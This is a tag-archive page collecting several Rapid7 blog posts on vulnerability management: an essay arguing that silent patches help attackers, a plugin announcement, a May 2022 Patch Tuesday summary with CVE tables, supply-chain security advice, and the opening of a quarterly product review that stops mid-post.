Tag Archives: Vulnerability management

The Hidden Harm of Silent Patches

Post Syndicated from Tod Beardsley original https://blog.rapid7.com/2022/06/06/the-hidden-harm-of-silent-patches/

The Hidden Harm of Silent Patches

Hey all. I’m about to head off to RSAC 2022, but I wanted to jot down some thoughts I’ve had lately on a particularly squirrelly issue that comes up occasionally in coordinated vulnerability disclosure (CVD) — the issue of silent patches, and how they tend to help focused attackers and harm IT protectors.

In the bad old days, most major software vendors were rather notorious for sweeping vulnerability reports under the rug. They made it difficult for legitimate researchers to report vulnerabilities, often by accident, occasionally on purpose. Researchers would report bugs, and those reports would fester in unobserved space, then suddenly the proof-of-concept exploit wouldn’t work any more. This was (and is) the standard silent patching model. No credit, no explanation, no CVE ID, nothing.

The justification for this approach seems pretty sensible, though. Why would a vendor go out of their way to explain what a security fix does? After all, if you know how the patch works, then you have a pretty good guess at the root cause of the vulnerability and, therefore, how the exploit works. So, by publicizing these patch details, you’re effectively leading attackers to the goods, based on your own documentation. Not cool, right?

So, the natural conclusion is that by limiting the technical details of a given vulnerability to merely the patch contents, and by withholding those details explained in plan languages and proof-of-concept exploit code and screenshots and videos and all the rest, you are limiting the general knowledge pool of people who actually understand the vulnerability and how to exploit it.

Unpacking the silent patch

This sounds like a great plan, but there’s a catch. When a software company releases a patch for software, in nearly all cases, they’re not using exotic packers, they’re not employing anti-forensics, and even if the patch data is encrypted and obfuscated, at some point it’s got to modify the code on the running software — which means that it’s all available to anyone who has a running instance of the patched software and knows how to use a debugger and a disassembler. And who uses debuggers to inspect the effects of patches? Exploit developers, pretty much exclusively.

Knowing this, let’s modify the expectations of the silent patch strategy: When you silently patch, you are intending to limit knowledge of the patched vulnerability to skilled exploit devs.

It’s still true that you’re excluding the casual attacker (or “script kiddie,” in the common parlance), and that’s great and desirable. However, you’re also excluding a huge population of IT protectors: penetration testers who are paid to write and run exploits to test defenses leap to mind, in addition to the folks who write and deploy defensive technologies like vulnerability management, intrusion detection and prevention, incident detection, and all the rest. You also exclude tech journalists, academics, and policy makers who want to understand and communicate the nature of software vulnerabilities, but who aren’t likely to bust out a disassembler.

Most significantly, you’re excluding the most important audience for your patch: the regular IT administrators and managers who need to sort out the incoming flow of patches based on some risk and severity criteria and make the call for downtime and update scheduling based on that criteria. Not all vulnerabilities are equal, and while protectors want to get around to all of them, they need to figure out which ones to apply today and which ones can wait for the next maintenance cycle.

By the way, it’s true that some of these IT professionals also have the capability to reverse-engineer your patch. In practice, people who are only interested in keeping IT humming never, ever reverse patches to see if they’re worth applying. It’s way too complicated and time-consuming. I’ve never seen a case where this is part of the decision-making process to patch now or later.

Don’t leave defenders in the dark

So now, let’s reexamine the case for silent patching yet again: When you silently patch, you are communicating vulnerability details, exclusively, to skilled, criminal attackers who are specifically targeting your product, while leaving your customers in the dark. You are intentionally withholding information from casual attackers, secondary defenders, and your customers and users who are desperate to make informed security engineering decisions involving your product or project. Oh, and let’s not forget, you’re also limiting knowledge about these fixed vulnerabilities from future employees and contributors, who very well might re-introduce the same or similar bugs in your product down the road. After all, the details are secret, even from future-you.

All this is to say, silent patching is tantamount to full disclosure to a very small audience who mostly want to hurt you and your users. Fully documented patches reach the much, much larger audience of people, present and future, who want to help you and your users. While it’s true that you are also offering educational opportunities to casual attackers along the way, I believe the global population of casual attackers is much, much smaller than your legitimate users and all the secondary and tertiary defenders who are on your side.

So, next time a vulnerability researcher states their intention of publishing details about their reported (and now patched) vulnerability, try to examine your urge to keep those details under wraps, and maybe even encourage them to be honest and transparent with their findings. The alternative is to build up the operational capabilities of the true criminal and espionage enterprises while degrading the decision-making power of IT protectors.

Additional reading:

NEVER MISS A BLOG

Get the latest stories, expertise, and news about security today.

Maximize Your VM Investment: Fix Vulnerabilities Faster With Automox + Rapid7

Post Syndicated from Nicholas Colyer original https://blog.rapid7.com/2022/05/16/maximize-your-vm-investment-fix-vulnerabilities-faster-with-automox-rapid7/

Maximize Your VM Investment: Fix Vulnerabilities Faster With Automox + Rapid7

The Rapid7 InsightConnect Extension library is getting bigger! We’ve teamed up with IT operations platform, Automox, to release a new plugin and technology alliance that closes the aperture of attack for vulnerability findings and automates remediation. Using the Automox Plugin for Rapid7 InsightConnect in conjunction with InsightVM, customers are able to:

  • Automate discovery-to-remediation of vulnerability findings
  • Query Automox device details via Slack or Microsoft Teams

Getting started with Automox within InsightConnect

Automox is an IT Operations platform that fully automates the process of endpoint management across Windows, macOS, Linux, and third-party software — including Adobe, Java, Firefox, Chrome, and Windows.

The Automox InsightConnect Plugin allows mutual customers of Rapid7 and Automox to expand their capabilities between products, ultimately streamlining cyber security outcomes and operational effectiveness. Seamlessly transition CVE-based vulnerability findings through discovery to remediation, and perform device queries without needing to leave Slack or Microsoft Teams!

Example workflows you can start leveraging now with the Automox Plugin

  • Generate Rapid7 InsightVM Report and Upload to Automox Vulnerability Sync: An example workflow that leverages threat context for assets and prioritizes them for remediation. An InsightVM report is automatically generated and uploaded using Automox’s Vulnerability Sync for easy remediation, saving internal teams precious time and effort in managing  critically emerging threats – from start to finish.
  • Automox Device Lookup from Microsoft Teams: An example workflow that lets a user query a device in Automox directly from Microsoft Teams.
  • Automox Device Lookup from Slack: An example workflow that lets a user query a device in Automox directly from Slack.

For more information or to start using this plugin, access and install the Automox Plugin for Rapid7 InsightConnect through the Rapid7 Extension Library.

Additional reading:

NEVER MISS A BLOG

Get the latest stories, expertise, and news about security today.

Patch Tuesday – May 2022

Post Syndicated from Greg Wiseman original https://blog.rapid7.com/2022/05/10/patch-tuesday-may-2022/

Patch Tuesday - May 2022




This month is par for the course in terms of both number and severity of vulnerabilities being patched by Microsoft. That means there’s plenty of work to be done by system and network administrators, as usual.


There is one 0-day this month: CVE-2022-26925, a Spoofing vulnerability in the Windows Local Security Authority (LSA) subsystem, which allows attackers able to perform a man-in-the-middle attack to force domain controllers to authenticate to the attacker using NTLM authentication. This is very bad news when used in conjunction with an NTLM relay attack, potentially leading to remote code execution (RCE). This bug affects all supported versions of Windows, but Domain Controllers should be patched on a priority basis before updating other servers.

Two other CVEs were also publicly disclosed before today’s releases, though they have not yet been seen exploited in the wild. CVE-2022-22713 is a denial-of-service vulnerability that affects Hyper-V servers running relatively recent versions of Windows (20H2 and later). CVE-2022-29972 is a Critical RCE that affects the Amazon Redshift ODBC driver used by Microsoft’s Self-hosted Integration Runtime (a client agent that enables on-premises data sources to exchange data with cloud services such as Azure Data Factory and Azure Synapse Pipelines). This vulnerability also prompted Microsoft to publish their first guidance-based advisory of the year, ADV220001, indicating their plans to strengthen tenant isolation in their cloud services without actually providing any specific details or actions to be taken by customers.



All told, 74 CVEs were fixed this month, the vast majority of which affect functionality within the Windows operating system. Other notable vulnerabilities include CVE-2022-21972 and CVE-2022-23270, critical RCEs in the Point-to-Point Tunneling Protocol. Exploitation requires attackers to win a race condition, which increases the complexity, but if you have any RAS servers in your environment, patch sooner rather than later.


CVE-2022-26937 carries a CVSSv3 score of 9.8 and affects services using the Windows Network File System (NFS). This can be mitigated by disabling NFSV2 and NFSV3 on the server; however, this may cause compatibility issues, and upgrading is highly recommended.

CVE-2022-22017 is yet another client-side Remote Desktop Protocol (RDP) vulnerability. While not as worrisome as when an RCE affects RDP servers, if a user can be enticed to connect to a malicious RDP server via social engineering tactics, an attacker will gain RCE on their system.

Sharepoint Server administrators should be aware of CVE-2022-29108, a post-authentication RCE fixed today. Exchange admins have CVE-2022-21978 to worry about, which could allow an attacker with elevated privileges on an Exchange server to gain the rights of a Domain Administrator.


A host of Lightweight Directory Access Protocol (LDAP) vulnerabilities were also addressed this month, including CVE-2022-22012 and CVE-2022-29130 – both RCEs that, thankfully, are only exploitable if the MaxReceiveBuffer LDAP policy is set to a value higher than the default value.


Although there are no browser vulnerabilities this month, two RCEs affecting Excel (CVE-2022-29109 and CVE-2022-29110) and one Security Feature Bypass affecting Office (CVE-2022-29107) mean there is still some endpoint application patching to do.





Summary charts

Patch Tuesday - May 2022

Summary tables

Azure vulnerabilities

CVE Title Exploited? Publicly disclosed? CVSSv3 base score Has FAQ?
CVE-2022-29972 Insight Software: CVE-2022-29972 Magnitude Simba Amazon Redshift ODBC Driver No Yes N/A Yes

Developer Tools vulnerabilities

CVE Title Exploited? Publicly disclosed? CVSSv3 base score Has FAQ?
CVE-2022-29148 Visual Studio Remote Code Execution Vulnerability No No 7.8 Yes
CVE-2022-30129 Visual Studio Code Remote Code Execution Vulnerability No No 8.8 Yes
CVE-2022-23267 .NET and Visual Studio Denial of Service Vulnerability No No 7.5 No
CVE-2022-29117 .NET and Visual Studio Denial of Service Vulnerability No No 7.5 No
CVE-2022-29145 .NET and Visual Studio Denial of Service Vulnerability No No 7.5 No
CVE-2022-30130 .NET Framework Denial of Service Vulnerability No No 3.3 No

ESU Windows vulnerabilities

CVE Title Exploited? Publicly disclosed? CVSSv3 base score Has FAQ?
CVE-2022-26935 Windows WLAN AutoConfig Service Information Disclosure Vulnerability No No 6.5 Yes
CVE-2022-29121 Windows WLAN AutoConfig Service Denial of Service Vulnerability No No 6.5 Yes
CVE-2022-26936 Windows Server Service Information Disclosure Vulnerability No No 6.5 Yes
CVE-2022-22015 Windows Remote Desktop Protocol (RDP) Information Disclosure Vulnerability No No 6.5 Yes
CVE-2022-29103 Windows Remote Access Connection Manager Elevation of Privilege Vulnerability No No 7.8 No
CVE-2022-29132 Windows Print Spooler Elevation of Privilege Vulnerability No No 7.8 No
CVE-2022-26937 Windows Network File System Remote Code Execution Vulnerability No No 9.8 Yes
CVE-2022-26925 Windows LSA Spoofing Vulnerability Yes Yes 8.1 Yes
CVE-2022-22012 Windows LDAP Remote Code Execution Vulnerability No No 9.8 Yes
CVE-2022-29130 Windows LDAP Remote Code Execution Vulnerability No No 9.8 Yes
CVE-2022-22013 Windows LDAP Remote Code Execution Vulnerability No No 8.8 No
CVE-2022-22014 Windows LDAP Remote Code Execution Vulnerability No No 8.8 No
CVE-2022-29128 Windows LDAP Remote Code Execution Vulnerability No No 8.8 Yes
CVE-2022-29129 Windows LDAP Remote Code Execution Vulnerability No No 8.8 Yes
CVE-2022-29137 Windows LDAP Remote Code Execution Vulnerability No No 8.8 No
CVE-2022-29139 Windows LDAP Remote Code Execution Vulnerability No No 8.8 Yes
CVE-2022-29141 Windows LDAP Remote Code Execution Vulnerability No No 8.8 No
CVE-2022-26931 Windows Kerberos Elevation of Privilege Vulnerability No No 7.5 Yes
CVE-2022-26934 Windows Graphics Component Information Disclosure Vulnerability No No 6.5 Yes
CVE-2022-29112 Windows Graphics Component Information Disclosure Vulnerability No No 6.5 Yes
CVE-2022-22011 Windows Graphics Component Information Disclosure Vulnerability No No 5.5 Yes
CVE-2022-29115 Windows Fax Service Remote Code Execution Vulnerability No No 7.8 Yes
CVE-2022-26926 Windows Address Book Remote Code Execution Vulnerability No No 7.8 Yes
CVE-2022-22019 Remote Procedure Call Runtime Remote Code Execution Vulnerability No No 8.8 Yes
CVE-2022-21972 Point-to-Point Tunneling Protocol Remote Code Execution Vulnerability No No 8.1 Yes
CVE-2022-23270 Point-to-Point Tunneling Protocol Remote Code Execution Vulnerability No No 8.1 Yes
CVE-2022-29105 Microsoft Windows Media Foundation Remote Code Execution Vulnerability No No 7.8 No
CVE-2022-29127 BitLocker Security Feature Bypass Vulnerability No No 4.2 Yes

Exchange Server vulnerabilities

CVE Title Exploited? Publicly disclosed? CVSSv3 base score Has FAQ?
CVE-2022-21978 Microsoft Exchange Server Elevation of Privilege Vulnerability No No 8.2 Yes

Microsoft Office vulnerabilities

CVE Title Exploited? Publicly disclosed? CVSSv3 base score Has FAQ?
CVE-2022-29108 Microsoft SharePoint Server Remote Code Execution Vulnerability No No 8.8 Yes
CVE-2022-29107 Microsoft Office Security Feature Bypass Vulnerability No No 5.5 Yes
CVE-2022-29109 Microsoft Excel Remote Code Execution Vulnerability No No 7.8 Yes
CVE-2022-29110 Microsoft Excel Remote Code Execution Vulnerability No No 7.8 Yes

Windows vulnerabilities

CVE Title Exploited? Publicly disclosed? CVSSv3 base score Has FAQ?
CVE-2022-26930 Windows Remote Access Connection Manager Information Disclosure Vulnerability No No 5.5 Yes
CVE-2022-29125 Windows Push Notifications Apps Elevation of Privilege Vulnerability No No 7 Yes
CVE-2022-29114 Windows Print Spooler Information Disclosure Vulnerability No No 5.5 Yes
CVE-2022-29140 Windows Print Spooler Information Disclosure Vulnerability No No 5.5 Yes
CVE-2022-29104 Windows Print Spooler Elevation of Privilege Vulnerability No No 7.8 No
CVE-2022-22016 Windows PlayToManager Elevation of Privilege Vulnerability No No 7 Yes
CVE-2022-26933 Windows NTFS Information Disclosure Vulnerability No No 5.5 Yes
CVE-2022-29131 Windows LDAP Remote Code Execution Vulnerability No No 8.8 Yes
CVE-2022-29116 Windows Kernel Information Disclosure Vulnerability No No 4.7 Yes
CVE-2022-29133 Windows Kernel Elevation of Privilege Vulnerability No No 8.8 Yes
CVE-2022-29142 Windows Kernel Elevation of Privilege Vulnerability No No 7 Yes
CVE-2022-29106 Windows Hyper-V Shared Virtual Disk Elevation of Privilege Vulnerability No No 7 Yes
CVE-2022-24466 Windows Hyper-V Security Feature Bypass Vulnerability No No 4.1 Yes
CVE-2022-22713 Windows Hyper-V Denial of Service Vulnerability No Yes 5.6 Yes
CVE-2022-26927 Windows Graphics Component Remote Code Execution Vulnerability No No 8.8 Yes
CVE-2022-29102 Windows Failover Cluster Information Disclosure Vulnerability No No 5.5 Yes
CVE-2022-29113 Windows Digital Media Receiver Elevation of Privilege Vulnerability No No 7.8 Yes
CVE-2022-29134 Windows Clustered Shared Volume Information Disclosure Vulnerability No No 6.5 Yes
CVE-2022-29120 Windows Clustered Shared Volume Information Disclosure Vulnerability No No 6.5 Yes
CVE-2022-29122 Windows Clustered Shared Volume Information Disclosure Vulnerability No No 6.5 Yes
CVE-2022-29123 Windows Clustered Shared Volume Information Disclosure Vulnerability No No 6.5 Yes
CVE-2022-29138 Windows Clustered Shared Volume Elevation of Privilege Vulnerability No No 7 Yes
CVE-2022-29135 Windows Cluster Shared Volume (CSV) Elevation of Privilege Vulnerability No No 7 Yes
CVE-2022-29150 Windows Cluster Shared Volume (CSV) Elevation of Privilege Vulnerability No No 7 Yes
CVE-2022-29151 Windows Cluster Shared Volume (CSV) Elevation of Privilege Vulnerability No No 7 Yes
CVE-2022-26913 Windows Authentication Security Feature Bypass Vulnerability No No 7.4 Yes
CVE-2022-23279 Windows ALPC Elevation of Privilege Vulnerability No No 7 Yes
CVE-2022-29126 Tablet Windows User Interface Application Core Elevation of Privilege Vulnerability No No 7 Yes
CVE-2022-26932 Storage Spaces Direct Elevation of Privilege Vulnerability No No 8.2 Yes
CVE-2022-26938 Storage Spaces Direct Elevation of Privilege Vulnerability No No 7 Yes
CVE-2022-26939 Storage Spaces Direct Elevation of Privilege Vulnerability No No 7 Yes
CVE-2022-26940 Remote Desktop Protocol Client Information Disclosure Vulnerability No No 6.5 Yes
CVE-2022-22017 Remote Desktop Client Remote Code Execution Vulnerability No No 8.8 Yes
CVE-2022-26923 Active Directory Domain Services Elevation of Privilege Vulnerability No No 8.8 Yes

NEVER MISS A BLOG

Get the latest stories, expertise, and news about security today.

How to Strategically Scale Vendor Management and Supply Chain Security

Post Syndicated from AJ Debole original https://blog.rapid7.com/2022/04/26/how-to-strategically-scale-vendor-management-and-supply-chain-security/

How to Strategically Scale Vendor Management and Supply Chain Security

This post is co-authored by Collin Huber

Recent security events — particularly the threat actor activity from the Lapsu$ group, Spring4Shell, and various new supply-chain attacks — have the security community on high alert. Security professionals and network defenders around the world are wondering what we can do to make the organizations we serve less likely to be featured in an article as the most recently compromised company.

In this post, we’ll articulate some simple changes we can all make in the near future to provide more impactful security guidance and controls to decrease risk in our environments.

Maintain good cyber hygiene

Here are some basic steps that organizations can take to ensure their security posture is in good health and risks are at a manageable level.

1.  Review privileged user activity for anomalies

Take this opportunity to review logs of privileged user activity. Additionally, review instances of changed passwords, as well as any other unexpected activity. Interview the end user to help determine the authenticity of the change. Take into consideration the types of endpoints used across your network, as well as expected actions or any changes to privileges (e.g. privilege escalation).

2. Enforce use of multifactor authentication

Has multifactor authentication (MFA) deployment stalled at your firm? This is an excellent opportunity to revisit deployment of these initiatives. Use of MFA reduces the potential for compromise in a significant number of instances. There are several options for deployment of MFA. Hardware-based MFA methods, such as FIDO tokens, are typically the strongest, and numerous options offer user-friendly ways to use MFA — for example, from a smartphone. Ensure that employees and third parties are trained not to accept unexpected prompts to approve a connection.

3. Understand vendor risks

Does your acquisition process consider the security posture of the vendor in question? Based on the use case for the vendor and the business need, consider the security controls you require to maintain the integrity of your environment. Additionally, review available security reports to identify security controls to investigate further. If a security incident has occurred, consider the mitigating controls that were missing for that vendor. Depending on the response of that vendor and their ability to implement those security controls, determine if this should influence purchase decisions or contract renewal.      

4. Review monitoring and alerts

Review system logs for other critical systems, including those with high volumes of data. Consider reviewing systems that may not store, process, or transmit sensitive data but could have considerable vulnerabilities. Depending on the characteristics of these systems and their mitigating controls, it may be appropriate to prioritize patching, implement additional mitigating controls, and even consider additional alerting.

Always make sure to act as soon as you can. It’s better to enact incident response (IR) plans and de-escalate than not to.

Build a more secure supply chain

Risks are inherent in the software supply chain, but there are some strategies that can help you ensure your vendors are as secure as possible. Here are three key concepts to consider implementing.

1. Enumerate edge connection points between internal and vendor environments

Every organization has ingress and egress points with various external applications and service providers. When new services or vendors are procured, access control lists (ACLs) are updated to accommodate the new data streams — which presents an opportunity to record simple commands for shutting those streams down in the event of a vendor compromise.

Early stages of an incident are often daunting, frustrating, and confusing for all parties involved. Empowering information security (IS) and information technology (IT) teams to have these commands ahead of time decreases the guesswork that needs to be done to create them when an event occurs. This frees up resources to perform other critical elements of your IR plan as appropriate.

One of the most critical elements of incident response is containment. Many vendors will immediately disable external connections when an attack is discovered, but relying on an external party to act in the best interest of your organization is a challenging position for any security professional. If your organization has a list of external connections open to the impacted vendor, creating templates or files to easily cut and paste commands to cut off the connection is an easy step in the planning phase of incident response. These commands can be approved for dispatch by senior leadership and immediately put in place to ensure whatever nefarious behavior occurring on the vendor’s network cannot pass into your environment.

An additional benefit of enumerating and memorializing these commands enables teams to practice them or review them during annual updates of the IRP or tabletop exercises. If your organization does not have this information prepared right now, you have a great opportunity to collaborate with your IS and IT teams to improve your preparedness for a vendor compromise.

Vendor compromises can result in service outages which may have an operational impact on your organization. When your organization is considering ways to mitigate potential risks associated with outages and other supply chain issues, review your business continuity plan to ensure it has the appropriate coverage and provides right-sized guidance for resiliency. It may not make business sense to have alternatives for every system or process, so memorialize accepted risks in a Plan of Action and Milestones (POAM) and/or your Risk Register to record your rationale and demonstrate due diligence.

2. Maintain a vendor inventory with key POCs and SLAs

Having a centralized repository of vendors with key points of contact (POCs) for the account and service-level agreements (SLAs) relevant to the business relationship is an invaluable asset in the event of a breach or attack. The repository enables rapid communication with the appropriate parties at the vendor to open and maintain a clear line of communication, so you can share updates and get critical questions answered in a timely fashion. Having SLAs related to system downtime and system support is also instrumental to ensure the vendor is furnishing the agreed-upon services as promised.

3. Prepare templates to communicate to customers and other appropriate parties

Finally, set up templates for communications about what your team is doing to protect the environment and answer any high-level questions in the event of a security incident. For these documents, it is best to work with legal departments and senior leadership to ensure the amount of information provided and the manner in which it is disclosed is appropriate.

  • Internal communication: Have a formatted memo to easily address some key elements of what is occurring to keep staff apprised of the situation. You may want to include remarks indicating an investigation is underway, your internal environment is being monitored, relevant impacts staff may see, who to contact if external parties have questions, and reiterate how to report unusual device behavior to your HelpDesk or security team.
  • External communication: Communication for the press regarding the investigation or severity of the breach as appropriate.
  • Regulatory notices: Work with legal teams to templatize regulatory notifications to ensure the right data is easily provided by technical teams to be shared in an easy-to-update format.

Complex software supply chains introduce a wide range of vulnerabilities into our environments – but with these strategic steps in place, you can limit the impacts of security incidents and keep risk to a minimum in your third-party vendor relationships.

Additional reading:

NEVER MISS A BLOG

Get the latest stories, expertise, and news about security today.

What’s New in InsightVM and Nexpose: Q1 2022 in Review

Post Syndicated from Roshnee Mistry Shah original https://blog.rapid7.com/2022/04/19/whats-new-in-insightvm-and-nexpose-q1-2022-in-review/

What's New in InsightVM and Nexpose: Q1 2022 in Review

The world of cybersecurity never has a dull moment. While we are still recovering from the aftermath of Log4Shell, the recent ContiLeaks exposed multiple vulnerabilities that have been exploited by the Conti ransomware group. It’s critical for your team to identify the risk posed by such vulnerabilities and implement necessary remediation measures. As you will see, the product updates our vulnerability management (VM) team has made to InsightVM and Nexpose in the last quarter will empower you to stay in charge — not the vulnerabilities.

But that’s not all we’ve improved on. We’ve increased the scope of vulnerabilities tracked by incorporating CISA’s known exploited vulnerabilities (KEV) in the Threat Feed, usability enhancements, targeted reporting and scanning, and Log4Shell mitigation checks. And we’ve released our annual Vulnerability Intelligence Report to help you make sense of the vulns that impacted us last year and understand the trends that we will all be facing this year. Our team also offers practical guidance to help the security teams better protect themselves.

Let’s dive into the key feature releases and updates on the vulnerability management front for Q1 2022.

CISA’s KEV list: Detect, prioritize, and meet regulatory compliance

